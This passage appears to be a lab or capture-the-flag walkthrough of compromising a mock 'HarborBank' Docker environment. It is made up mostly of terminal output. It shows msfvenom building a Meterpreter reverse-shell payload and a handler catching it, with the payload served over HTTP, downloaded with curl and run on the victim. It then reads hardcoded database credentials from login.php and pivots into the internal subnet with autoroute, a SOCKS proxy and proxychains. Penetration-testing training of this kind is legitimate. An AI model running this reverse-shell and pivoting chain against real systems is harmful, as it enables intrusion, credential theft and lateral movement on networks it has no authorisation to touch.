
```
root@kali:/tmp# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > reverse_shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Start listener on kali machine




```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Start web server on attacking machine




```
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Download meterpreter to victim machine




```
/tmp $ curl http://10.0.2.15/reverse_shell.elf -o reverse_shell.elf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   250  100   250    0     0  62500      0 --:--:-- --:--:-- --:--:-- 62500
/tmp $ ls -lah
total 16
drwxrwxrwt    1 root     root        4.0K Dec 16 08:52 .
drwxr-xr-x    1 root     root        4.0K Oct  6 01:02 ..
prw-r--r--    1 www-data www-data       0 Dec 16 08:50 f
-rw-r--r--    1 www-data www-data     250 Dec 16 08:52 reverse_shell.elf
-rw-------    1 www-data www-data      34 Dec 16 08:50 sess_207a85b2c41614c54d16278663bf681d
-rw-------    1 www-data www-data       0 Dec 16 08:43 sess_c3056d8b22dc3d841bf0c9c03400c7ce
-rw-------    1 www-data www-data       0 Dec 16 08:43 sess_e5a25c4ab72ddcad588897e05e51b080
```

Render it executable




```
/tmp $ chmod 777 reverse_shell.elf
/tmp $ ls -lah
total 16
drwxrwxrwt    1 root     root         4.0K Dec 16 08:52 .
drwxr-xr-x    1 root     root         4.0K Oct  6 01:02 ..
prw-r--r--    1 www-data www-data        0 Dec 16 08:50 f
-rwxrwxrwx    1 www-data www-data      250 Dec 16 08:52 reverse_shell.elf
-rw-------    1 www-data www-data       34 Dec 16 08:50 sess_207a85b2c41614c54d16278663bf681d
-rw-------    1 www-data www-data        0 Dec 16 08:43 sess_c3056d8b22dc3d841bf0c9c03400c7ce
-rw-------    1 www-data www-data        0 Dec 16 08:43 sess_e5a25c4ab72ddcad588897e05e51b080
```

Execute it




```
/tmp $ ./reverse_shell.elf
█
```

Meterpreter reverse shell popped




```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (3021284 bytes) to 10.0.2.11
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.11:43258) at 2019-12-16 03:52:30 -0500

meterpreter > █
```

Getting DB creds




```
cd /var/www/html
ls -lah
total 24
drwxr-xr-x    1 root     root         4.0K Oct  6 00:59 .
drwxr-xr-x    1 root     root         4.0K Jul  6  2018 ..
drwxr-xr-x    2 root     root         4.0K Oct  6 00:59 OnlineBanking
-rw-rw-r--    1 root     root         2.2K Oct  4 14:04 login.php
-rw-rw-r--    1 root     root         2.3K Oct  4 14:13 login_v2.php
-rw-rw-r--    1 root     root           19 Oct  4 14:13 phpinfo.php
cat login.php
<?php
$dbServer = mysqli_connect('mysql','root','TestPass123!', 'HarborBankUsers');
session_start();

if (isset($_SESSION["loggedin"]) && $_SESSION["loggedin"] === true) {
        header("location: OnlineBanking/index.php?p=welcome");
        exit;
}
```

Take note of the subnet mask and also the subnetwork address




```
</html>/var/www/html $ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.20.0.1      0.0.0.0         UG    0      0        0 eth0
172.20.0.0      *               255.255.0.0     U     0      0        0 eth0
/var/www/html $ 
```

Pivoting
https://m0rph-1.github.io/AbsoZeds-SafeHarbor/




```
msf5 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.0.0      no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  1                yes       The session to run this module on.
   SUBNET   172.20.0.0       no        Subnet (IPv4, for example, 10.10.10.0)
```

Configuring autoroute




```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.20.0.0         255.255.0.0        Session 1
```

Configuring socks




```
msf5 auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.
```

/etc/proxychains.conf




```
# Quiet mode (no output from library)
quiet_mode
```




```
#socks4         127.0.0.1 9050
socks4  127.0.0.1       1080
```

Arp list contains valuable information like ip addresses




```
arp
harborbank_apache_1.harborbank_backend (172.20.0.6) at 02:42:ac:14:00:06 [ether]  on eth0
? (172.20.0.1) at 02:42:88:45:e7:03 [ether]  on eth0
harborbank_mysql_1.harborbank_backend (172.20.0.138) at 02:42:ac:14:00:8a [ether]  on eth0
harborbank_apache_v2_2.harborbank_backend (172.20.0.5) at 02:42:ac:14:00:05 [ether]  on eth0
harborbank_apache_v2_1.harborbank_backend (172.20.0.4) at 02:42:ac:14:00:04 [ether]  on eth0
```

Checking if we are able to connect to docker mysqldb



